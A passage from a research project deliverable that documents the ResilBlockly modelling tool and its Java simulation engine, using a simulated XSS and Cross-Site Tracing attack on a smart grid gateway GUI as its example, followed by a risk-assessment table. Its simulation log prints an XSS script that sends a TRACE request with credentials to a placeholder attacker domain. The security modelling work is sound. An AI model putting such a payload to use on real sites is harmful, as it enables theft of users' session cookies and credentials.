Figure 83 Sample Extended MUD Exported from ResilBlockly (part 4/4)

5. Simulation of Components Behaviour and Visual Representation of Interactions

This Section describes the steps required to perform a simulation with ResilBlockly, and explains how it is possible to realize and observe the interactions between components of a modelled system (e.g., both in normal conditions and during attacks).

This is feasible thanks to the new simulation engine (already introduced in D6.1 [1]) which has been designed and implemented, and that enables to simulate models realized within and exported from ResilBlockly. In detail, the engine simulates the behaviour and interactions of model components, based on the messages exchanged between the interfaces exposed by each component. Figure 84 depicts an overview of the simulation process, its integration with an external IDE and with the simulation engine.




Figure 84 Overview of the simulation process and integration of ResilBlockly model with external IDE and simulation engine

The user, after having created a model in ResilBlockly, can generate and export the related source code thanks to the new feature *Generate Java Code* introduced in Section 2.2.1.8. The downloaded archive contains the skeleton of a Java class for each block of the model; the auto-generated code has as many attributes of type *Interface* as the number of the interfaces of the block.

Then, the code can be imported into an external IDE to be further on elaborated in an environment that offers all the typical features a programmer may need, and most importantly, in order to implement the behaviour of the components; this step is addressed in Section in 5.3.

The simulation engine takes in input the following main elements:

- the Java skeleton source code generated from the ResilBlockly Model,
- the behaviour of each ResilBlockly Model Component,

and is able to provide the simulation outcome in many different formats, e.g., log file, real-time changing chart; a 2D/3D animated simulation, etc.

5.1. Definition of the Attack Path to be Simulated

The selected attack path to be simulated is represented by the APG shown in Figure 85, that is a portion of the graph already shown in Figure 72.




Figure 85 The APG portion that is simulated in ResilBlockly

The attack scenario involves the following entities:

- GUI
- GUI_REST_API
- Attacker²³

The goal of the Attacker is to steal the user credentials and represents the exploitation of the weakness *CWE-648*²⁴: *Incorrect Use of Privileged APIs*. This weakness has been associated to the CS named GUI (and in particular to one of its interfaces) during the threat modelling described in Section 3.2.3.2. The chosen scenario is one of the scenarios identified for the ICT GW during T2.2 and included in D2.2 [3], where it is called *Scenario 2 Database Compromised with Malicious Code and Credential Theft through Cross Site Tracing (XST)*.

The attack scenario is based on the assumption that a malicious code has been already persisted into the database²⁵. Then, the attack path is composed of the following steps:

1. GUI sends a message to the GUI_REST_API to request further details about a Grid Node²⁶;
2. GUI_REST_API, which is a CS of the ICT GW, invokes the retrieval of the requested information from the ICT GW database and sends it back to the GUI;
3. GUI receives and displays this information; in this way it accidentally activates the malicious script embedded into the returned data (CAPEC-63).
4. The activated malicious code causes the extraction of the legitimate user credentials from the user cookie and sends them to the Attacker (CAPEC-107);

²³ not modelled in ResilBlockly

²⁴The application does not conform to the API requirements for a function call that requires extra privileges. This could allow attackers to gain privileges by causing the function to be called incorrectly [4]

²⁵ A possibility is that the attacker has already performed the CAPEC-85, that is a preceding attack pattern to the CAPEC-63; this step is not part of the simulation.

²⁶ an element of the grid topology that is displayed on a map on the GUI

5. *Attacker reaches the final goal (stealing the user credentials), and implicitly exploits the CWE-648: Incorrect Use of Privileged APIs.*

The detailed description of the attack patterns simulated is the following.

CAPEC-63 Cross-Site Scripting (XSS) [17]: An adversary embeds malicious scripts in content that will be served to web browsers. The goal of the attack is for the target software, the client-side browser, to execute the script with the users' privilege level. An attack of this type exploits a programs' vulnerabilities that are brought on by allowing remote hosts to execute code and scripts. Web browsers, for example, have some simple security controls in place, but if a remote attacker is allowed to execute scripts [...] then these controls may be bypassed. Further, these attacks are very difficult for an end user to detect.

CAPEC-107 Cross Site Tracing [18]: enables an adversary to steal the victim's session cookie and possibly other authentication credentials transmitted in the header of the HTTP request when the victim's browser communicates to a destination system's web server. The adversary uses an XSS attack to have victim's browser sent an HTTP TRACE request to a destination web server, which will proceed to return a response to the victim's web browser that contains the original HTTP request in its body.

5.2. Code Automatically Generated from the ICT GW Model

After having modelled the Smart Grid Ecosystem, the Java code can be auto-generated, exported from the tool, and imported into an IDE. The actual number of auto-generated classes is currently 102. The auto-generated code for the GUI_REST_API of the ICT Gateway is given in Figure 86, while the skeleton code of the GUI is in Figure 87.

As it can be noticed, the auto-generated code contains information derived from the model, e.g., the attributes and interfaces.

As introduced in D6.1 [1], the simulation engine is characterized by an abstract Java class, named `BaseComponent.java`, which constitutes the generic abstraction of a Model Component. Both the above components of the ICT GW model extend the `BaseComponent.java` class and override the method `initInterfaces()` for the initialization of interfaces.

The simulation is enabled by a ready-to-use ResilBlockly Java dependency, named *resilition*²⁷, that provides to the programmer *Model abstraction*: the generic classes “`BaseComponent.java`” and “`Interface.java`” that abstract the two core entities of a ResilBlockly model.

The next step towards the running of a simulation is the coding of components behaviour described in the following.

²⁷ in the future releases of ResilBlockly it will be available either as a downloadable .jar or as a Maven dependency.

```

package com.resiltech.iotsimulation.genmodel;
import com.resiltech.resilition.engine.BaseComponent;
import com.resiltech.resilition.engine.Interface;
import org.eclipse.paho.client.mqttv3.MqttException;

public abstract class GUI_REST_API extends BaseComponent {
    protected String sys_type = "autonomous";
    protected Interface interfaceHTTP_GUI_REST_API_to_HTTP_GUI_REST_CLIENT;
    public GUI_REST_API() {
        super.id = "5075837f-48f3-410b-934d-c296914c1d66";
        super.name = "GUI_REST_API";
        super.type = "CS";
    }

    @Override
    public void initInterfaces() {
        try {
            interfaceHTTP_GUI_REST_API_to_HTTP_GUI_REST_CLIENT = new Interface(
                "b34272c7-f478-49cc-b425-3d8d7c0ed93a",
                "HTTP_GUI_REST_API_to_HTTP_GUI_REST_CLIENT",
                "4029e8cf-52bd-40d9-9e39-a0dd8b642216",
                (String topic, String message) -> {
                    onMessageArrived(topic, message);
                }
            );
        } catch (MqttException e) {}
    }
    public abstract void executeBehaviour();
    public abstract void onMessageArrived(String topic, String message);
}

```

Figure 86 Java code for the GUI_REST_API of the ICT Gateway auto-generated from ResilBlockly

```

package com.resiltech.iotsimulation.genmodel;
import com.resiltech.resilience.engine.BaseComponent;
import com.resiltech.resilience.engine.Interface;
import org.eclipse.paho.client.mqttv3.MqttException;

public abstract class GUI extends BaseComponent {
    protected String sys_type = "autonomous";
    protected Interface interfaceHTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API;
    protected Interface interfaceGUI_to_User;
    protected Interface interfaceGUI_to_APPLICATION_REST_API;
    protected Interface interfaceGUI_Subscribe_to_MQTT;
    protected Interface interfaceGUI_to_MQTT_Notify;
    public GUI() {
        super.id = "322f42bf-143a-46bb-b85d-000e4a6b2ddf";
        super.name = "GUI";
        super.type = "CS";
    }
    @Override
    public void initInterfaces() {
        try {
            interfaceHTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API = new Interface(
                "4029e8cf-52bd-40d9-9e39-a0dd8b642216",
                "HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API",
                "b34272c7-f478-49cc-b425-3d8d7c0ed93a",
                (String topic, String message) -> {
                    onMessageArrived(topic, message);
                }
            );
            interfaceGUI_to_User = new Interface(
                "22d74ae5-33b0-41bb-bae1-f8c7e5945009",
                "GUI_to_User",
                "1dbea029-4f2f-4d05-b94d-d2ee28550ec6",
                (String topic, String message) -> {
                    onMessageArrived(topic, message);
                }
            );
            interfaceGUI_to_APPLICATION_REST_API = new Interface(
                "e2eaa202-a729-4794-bc52-5dcd6bc57461",
                "GUI_to_APPLICATION_REST_API",
                "d844a1ab-5afe-4720-a2ea-520b1f60b0ff",
                (String topic, String message) -> {
                    onMessageArrived(topic, message);
                }
            );
            interfaceGUI_Subscribe_to_MQTT = new Interface(
                "ad617363-294c-4af8-9b86-dbe760925f71",
                "GUI_Subscribe_to_MQTT",
                "bd94e591-d4ae-4549-aaa1-52c984a36b0e",
                (String topic, String message) -> {
                    onMessageArrived(topic, message);
                }
            );
            interfaceGUI_to_MQTT_Notify = new Interface(
                "be011755-ec10-49f7-aa4c-4a0ad1c2670d",
                "GUI_to_MQTT_Notify",
                "c24c5421-c708-47a5-aa95-b7cea952707d",
                (String topic, String message) -> {
                    onMessageArrived(topic, message);
                }
            );
        } catch (MqttException e) {}
    }
    public abstract void executeBehaviour();
    public abstract void onMessageArrived(String topic, String message);
}

```

Figure 87 Java code for the GUI of the ICT Gateway auto-generated from ResilBlockly

5.3. Coding of Components Behaviour

After having modelled a system, the user can implement the behaviour of components. In the case of the Smart Grid Ecosystem, after having exported the auto-generated Java classes, the behaviour and interactions of *GUI* and *GUI_REST_API* has been implemented to allow the simulation of the attack path shown in Figure 72.

In addition, it was also necessary to create a Java Class related to the *Attacker*; this class has been created from scratch since the attacker has not been included in the model, but this alternative approach is also possible.

Thanks to the ResilBlockly Simulation Engine, the simulation can be implemented simply extending the related component class; in particular, the behaviour algorithms were implemented overriding the method “executeBehaviour()” for each component. In Figure 88, there is an extract of the GUI class showing overridden method.

```

@Override
public void executeBehaviour() {
    try {
        Thread.sleep(3000);
        GetElementDetailsRequest getElementDetailsRequest = new GetElementDetailsRequest();
        getElementDetailsRequest.setSourceComponentName(getName());
        getElementDetailsRequest.setRequestURL("/ictgw/topology/nodedetails/2");
        getElementDetailsRequest.setMethod(HttpMethod.GET);
        getElementDetailsRequest.getHeader().setUsername(username);
        getElementDetailsRequest.getHeader().setPassword(password);

        String message = new Gson().toJson(getElementDetailsRequest);
        interfaceHTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API.sendMessage(message);

    } catch (InterruptedException e) {
        logger.error("{} ", e);
    }
}

```

Figure 88 An extract of the coded behaviour of the GUI of the ICT Gateway

Regarding the ICT Gateway use case, the behaviour of the following components has been implemented, leveraging their communication interfaces already existing into the model:

- *GUI*
- *GUI_REST_API*
- *Attacker*

5.4. Running of the Simulation

As introduced in D6.1 [1], the communication between interfaces in the simulation is based on the MQTT protocol²⁸ and follows to the Publish/Subscribe paradigm. Each interface is uniquely identified by a *topic* and at the start of the Simulation Engine all interfaces are *subscribed* to topics related to interfaces to which they are connected into the ResilBlockly Model.

Then, a *publish* is performed every time a *source* interface sends a *message* to the *destination* interface. Each message exchanged between the components is in JSON format.

²⁸ an OASIS standard messaging *protocol* for the Internet of Things (IoT) <https://mqtt.org/>

The simulation realised for the ICT GW use case provides two types of outcomes: log tracing and visual simulation. The log can be consulted for keeping traces of the interactions between the components and the exchanged messages; relevant parts of the log are shown in the following figures.

```

2021-07-20 11:52:25.434 INFO 11788 --- [WT-EventQueue-0]
c.resiltech.resilition.engine.Interface : Interface
"HTTP_GUI_REST_CLIENT_TO_HTTP_GUI_REST_API" with ID bbe8f7f3-fb96-4184-9f0a-
8c1ef360fb67 available on topic "interface/bbe8f7f3-fb96-4184-9f0a-8c1ef360fb67"

2021-07-20 11:52:25.973 INFO 11788 --- [WT-EventQueue-0]
c.resiltech.resilition.engine.Interface : Interface "GUI_TO_USER" with ID
dddcb92-1498-40fc-aa0d-761d101541de available on topic "interface/dddcb92-1498-
40fc-aa0d-761d101541de"

2021-07-20 11:52:26.422 INFO 11788 --- [WT-EventQueue-0]
c.resiltech.resilition.engine.Interface : Interface "GUI_TO_APPLICATION_REST_API"
with ID 77f756dc-da48-443f-9e90-dbf600792c9 available on topic
"interface/77f756dc-da48-443f-9e90-dbf600792c9"

2021-07-20 11:52:26.790 INFO 11788 --- [WT-EventQueue-0]
c.resiltech.resilition.engine.Interface : Interface "GUI_SUBSCRIBE_TO_MQTT" with
ID f59d80a3-5f22-49fa-a56e-d6d16430a986 available on topic "interface/f59d80a3-
5f22-49fa-a56e-d6d16430a986"

2021-07-20 11:52:27.158 INFO 11788 --- [WT-EventQueue-0]
c.resiltech.resilition.engine.Interface : Interface "MALICIOUS_CODE" with ID
fdc24c47-7be5-44c0-ac2a-cb9b1efec67f available on topic "interface/fdc24c47-7be5-
44c0-ac2a-cb9b1efec67f"

2021-07-20 11:52:27.507 INFO 11788 --- [WT-EventQueue-0]
c.resiltech.resilition.engine.Interface : Interface
"HTTP_GUI_REST_API_TO_HTTP_GUI_REST_CLIENT" with ID 6be5a4ff-44ba-4e0c-86b4-
94c460d28fb1 available on topic "interface/6be5a4ff-44ba-4e0c-86b4-94c460d28fb1"

2021-07-20 11:52:27.855 INFO 11788 --- [WT-EventQueue-0]
c.resiltech.resilition.engine.Interface : Interface "ATTACKER_REST_API" with ID
47356f79-7a96-43ef-90c1-7a0a32ceebc9 available on topic "interface/47356f79-7a96-
43ef-90c1-7a0a32ceebc9"

```

Figure 89 The Simulation log showing the publish of interfaces on MQTT topics

```

2021-07-20 11:52:27.167 INFO 11788 --- [pool-2-thread-1]
c.r.resilition.engine.BaseComponent : "GUI" of type "CS" behaviour started...

2021-07-20 11:52:27.510 INFO 11788 --- [pool-3-thread-1]
c.r.resilition.engine.BaseComponent : "GUI_REST_API" of type "CS" behaviour
started...

2021-07-20 11:52:27.959 INFO 11788 --- [pool-4-thread-1]
c.r.resilition.engine.BaseComponent : "Attacker" of type "CS" behaviour started...

```

Figure 90 The Simulation log showing the initialization of components behaviours

```

Interface ID: 6be5a4ff-44ba-4e0c-86b4-94c460d28fb1
Interface NAME: HTTP_GUI_REST_API_to_HTTP_GUI_REST_CLIENT
Topic: interface/6be5a4ff-44ba-4e0c-86b4-94c460d28fb1
Message: {
  "requestURL": "/ictgw/topology/nodedetails/2",
  "method": "GET",
  "header": {
    "username": "peter.norvig",
    "password": "ggd664jjdyyy4"
  },
  "sourceComponentName": "GUI"
}

```

Figure 91 – The simulation log showing the message sent from GUI to GUI_REST_API

```

Interface ID: bbe8f7f3-fb96-4184-9f0a-8c1ef360fb67
Interface NAME: HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API
Topic: interface/bbe8f7f3-fb96-4184-9f0a-8c1ef360fb67
Message: {
  "name": "8063-L",
  "elementSubType":
  "{ \"url\": \"http://attackerdomain/credentials\", \"method\": \"TRACE\", \"script\": \"<script>var xmlhttp =
  new XMLHttpRequest();var url = 'http://attackerdomain/credentials';xmlhttp.withCredentials =
  true;xmlhttp.open('TRACE', url, false);xmlhttp.send();</script>\" }",
  "installedCapacity": 630,
  "maxConsumption": 23,
  "maxGeneration": 21.9,
  "totOutgoingCables": 0,
  "requestURL": "/ictgw/topology/nodedetails/2",
  "method": "GET",
  "sourceComponentName": "GUI_REST_API"
}

```

Figure 92 – The simulation log showing the message sent from GUI_REST_API to GUI

```

Interface ID: 47356f79-7a96-43ef-90c1-7a0a32cee9bc9
Interface NAME: Attacker_REST_API
Topic: interface/47356f79-7a96-43ef-90c1-7a0a32cee9bc9
Message: {
  "requestURL": "http://attackerdomain/credentials",
  "method": "TRACE",
  "header": {
    "username": "peter.norvig",
    "password": "ggd664jjdyyy4"
  },
  "sourceComponentName": "GUI"
}

```

Figure 93 – The simulation log showing the message sent from GUI to the Attacker

5.5. Visual Representation of Interactions During Attacks

Visual representations of the simulation can be realized leveraging the logged information, and the outcome can be displayed in many other different formats, e.g., real-time changing chart; a 2D/3D animated simulation, etc. In fact, the Simulation Engine has been designed to be highly flexible, as the User is able to implement every type of behaviour, also using third-party dependencies.

An example of real time chart has been given in in D6.1 [1].




Figure 94 The Visual Simulation with the first message sent and CAPEC-63 highlighted (light red)

For the ICT GW use case, the effects of the simulated attack pattern have been represented in a dedicated UI shown in Figure 94 and Figure 95. The UI has a very simple layout in which, on the left side, there is a table showing information about source and

destination components exchanging messages, and the message exchanged between them. The table is initially empty.

On the right side of the UI, instead, there is the AGP. When the simulation is ongoing, it is possible to observe the interactions between source and destination entities: the table is filled as the simulation is running and the attack pattern performed, or the weakness exploited, is highlighted with a light red circle in correspondence of the related message exchange. As an example, Figure 94 shows the situation just after the sending of the first message, while Figure 95 displays the final status of the table and the APG when all the messages have been received.




Figure 95 - The Visual Simulation with the three messages sent and the CWE-648 highlighted (light red)

6. Conclusions

This deliverable provided a user guide for ResilBlockly, and especially of the new features for addressing typical challenges of ICT supply chains and ecosystems introduced in the context of BIECO.

This document guided the reader in the usage of the MDE tool, showing how to realize or import profiles (meta-models) and models, to analyse components, functions and interfaces that possess weaknesses and are most vulnerable or exposed to the risk of attacks, how to graphically represent the attack paths and patterns towards the exploitation of those weaknesses. The tool assists the user in conducting two complementary risk assessment (one Hazop-based, more safety oriented, and the other leveraging the integration with online catalogues of threats to security as CWE, CVE, CAPEC, NVD and scoring systems as CVSS).

The guide contained examples of threats and hazards identification and risk analysis pertaining to the UC1 *ICT Gateway (ICT GW)*, introduced in deliverable D2.2 [3]. Moreover, the appendices provide examples of the Hazop-based analysis and risk assessment pre-filled reports of ICT GW that are exported from the tool and completed offline.

The document explained how the MUD standard model has been extended in the context of BIECO and how the tool is able to generate the extended MUD file [10].

Finally, it has been described how to integrate a ResilBlockly model with the new simulation engine: i.e., automatically generate a skeleton of Java code directly from the model, define and implement the components behaviour, run the simulation leveraging a dedicated dependency, realize visual representations of the results of the simulation.

The examples given in the deliverable are taken from the model, analysis and simulation of the UC1 1 ICT Gateway, and the simulated scenario is taken from D2.2 [3]. Moreover, the appendices provide examples of the Hazop-based analysis and risk assessment pre-filled reports of ICT GW that are exported from the tool and completed offline.

The artefacts provided by this deliverable are the guide of ResilBlockly and of the simulation engine, the Extended MUD model, and the appendices with the sample assessments of the ICT GW UC1.

7. References

- [1] E. Schiavone (edt.) et al. (2021, June) “Blockly4SoS Model and Simulator”, Deliverable D6.1 of the BIECO project funded under the European Union’s Horizon 2020 research and innovation programme under the Grant Agreement No 952702. Available at: www.bieco.org/public-deliverables/.
- [2] AMADEOS EU FP7-ICT-2013.3.4 Project: Architecture for Multi-criticality Agile Dependable Evolutionary Open System-of-Systems <http://amadeos-project.eu/>. GA no. 610535.
- [3] E. Schiavone (edt.) et al. (2021, August) “Use case Definition”, Deliverable D2.2 of the BIECO project funded under the European Union’s Horizon 2020 research and innovation programme under the Grant Agreement No 952702. Available at: www.bieco.org/public-deliverables/.
- [4] Common Weakness Enumeration - <https://cwe.mitre.org/> .
- [5] CVE - Common Vulnerabilities and Exposure. MITRE Corporation. <https://cve.mitre.org/> .
- [6] CAPEC - Common Attack Pattern Enumeration and Classification - <https://capec.mitre.org/> .
- [7] IEC-International Electrotechnical Commission. (2001). IEC 61882, Hazard and operability studies – Application guide.
- [8] Bondavalli, A., Bouchenak, S., & Kopetz, H. (Eds.). (2016). Cyber-physical systems of systems: foundations—a conceptual model and some derivations: the AMADEOS legacy (Vol. 10099). Springer.
- [9] N. Nostro (edt.), “Net2DG Deliverable D3.3 – ICT resilience mechanisms and verification”, June, 2020
- [10] E. Lear, D. Romascanu, and R. Droms, “Manufacturer Usage Description Specification (RFC 8520),” 2019. [Online]. Available: <https://tools.ietf.org/html/rfc8520>
- [11] NVD - National Vulnerability Database, 2018a - <https://nvd.nist.gov/>
- [12] Common Vulnerability Scoring System version 3.1: Specification Document, FIRST- Forum of Incident Response and Security Teams <https://www.first.org/cvss/specification-document>
- [13] CWSS - Common Weakness Scoring System - Scoring CWEs - https://cwe.mitre.org/cwss/cwss_v1.0.1.html
- [14] Ronald S. Ross. NIST, Guide for conducting risk assessments. NIST Special Publication 800-30 revision 1. Technical report, US Dep. Of Commerce, 2012
- [15] DEIS H2020-EU.2.1.1 Project: Dependability Engineering Innovation for cyber-physical Systems <https://www.deis-project.eu> . GA no. 732242
- [16] EMF documentation www.eclipse.org/emf/docs.php
- [17] CAPEC-63 Cross-Site Scripting (XSS) <https://capec.mitre.org/data/definitions/63.html>
- [18] CAPEC-107 Cross-Site Tracing (XST) <https://capec.mitre.org/data/definitions/107.html>
- [19] CWE 648 Incorrect Use of Privileged APIs <https://cwe.mitre.org/data/definitions/648.html>.

Appendix A. Hazop Functional Analysis of the ICT Gateway

This Appendix provides the Assessment report for the Functional analysis of some of some exemplary ICT Gateway functions conducted according to the HAZOP-based methodology detailed in D6.1 [1] and depicted in Figure 35. This report is in part automatically pre-filled by ResilBlockly (e.g., as shown in Figure 54). The remaining cells (from *Causes* to *Post-Mitigation Note*) have been filled offline.

Analysis ID	Block	Function	Keyword	High level description of the scenario to be analyzed	Causes	Consequences (Local Level)	Consequences (System Level)	Pre-Mitigation			Mitigation	Post-Mitigation				
								Severity	Probability/Frequency	Risk		Severity	Probability/Risk	Status	Note	
FUNC-1	GUI	AUTHENTICATION	NOT	The function GUI:AUTHENTICATION does NOT execute when it should	The software performs a comparison that only examines a portion of a factor before determining whether there is a match, such as a substring; Authenticating a user, or otherwise establishing a new user session, without invalidating any existing session identifier; The user interface (UI) does not properly represent critical information to the user, allowing the information - or its source - to be obscured or spoofed.	n.a.	Read Application Data; Bypass Protection Mechanism; gives an attacker the opportunity to steal authenticated sessions; phishing attacks.	Catastrophic	Highly Probable	Intolerable	- Maintenance procedures - Security policies - Antivirus - Use of UPS - Anomaly detection	Catastrophic	Remote	Tolerable	OPEN	none
FUNC-2	GUI	AUTHENTICATION	AFTER	The function GUI:AUTHENTICATION executes AFTER than expected with respect to the order or sequence of events.	The application stores sensitive information in cleartext within the GUI; The product does not sufficiently enforce boundaries between the states of different sessions; The software does not maintain or incorrectly maintains control over a resource throughout its lifetime of creation, use, and release.	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information; The software does not restrict or incorrectly restricts access to a resource from an unauthorized actor;	A user can access restricted functionality and/or sensitive information that may include administrative functionality and user accounts; causing data to be provided to, or used by, the wrong session.	Catastrophic	Highly Probable	Intolerable	- Maintenance procedures - Security policies - Antivirus - Use of UPS - Anomaly detection	Catastrophic	Remote	Tolerable	OPEN	none

Analysis ID	Block	Function	Keyword	High level description of the scenario to be analyzed	Causes	Consequences (Local Level)	Consequences (System Level)	Pre-Mitigation			Post-Mitigation									
								Severity	Probability/Frequency	Risk	Severity	Probability/	Risk	Status	Note					
FUNC-3	GUI	AUTHENTICATION	BEFORE	The function GUI:AUTHENTICATION executes BEFORE than expected with respect to the order or sequence of events.	The application stores sensitive information in cleartext within the GUI; The product does not sufficiently enforce boundaries between the states of different sessions; The software does not maintain or incorrectly maintains control over a resource throughout its lifetime of creation, use, and release.	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information; The software does not restrict or incorrectly restricts access to a resource from an unauthorized actor.	A user can access restricted functionality and/or sensitive information that may include administrative functionality and user accounts.	Catastrophic	Highly Probable	Intolerable	<ul style="list-style-type: none"> - Maintenance procedures - Security policies - Antivirus - Use of UPS - Anomaly detection 					Catastrophic	Remote	Tolerable	OPEN	none
FUNC-4	GUI	AUTHENTICATION	OTHER THAN	The function GUI:AUTHENTICATION executes OTHER THAN with respect to what is expected.	User not sufficiently warned if host key mismatch occurs Product does not warn user when document contains certain dangerous functions or macros; The product receives a request, message, or directive from an upstream component, but the product does not sufficiently preserve the original source of the request before forwarding the request to an external actor that is outside of the product's control sphere.		The software's user interface does not warn the user before undertaking an unsafe action on behalf of that user. This makes it easier for attackers to trick users into inflicting damage to their system; The user interface provides a warning to a user regarding dangerous or sensitive operations, but the warning is not noticeable enough to warrant attention; This causes the product to appear to be the source of the request, leading it to act as a proxy or other intermediary between the upstream component and the external actor.	Catastrophic	Highly Probable	Intolerable	<ul style="list-style-type: none"> - Maintenance procedures - Security policies - Antivirus - Use of UPS - Anomaly detection 					Catastrophic	Remote	Tolerable	OPEN	none

Analysis ID	Block	Function	Keyword	High level description of the scenario to be analyzed	Causes	Consequences (Local Level)	Consequences (System Level)	Pre-Mitigation			Mitigation	Post-Mitigation				
								Severity	Probability/Frequency	Risk		Severity	Probability/	Risk	Status	Note
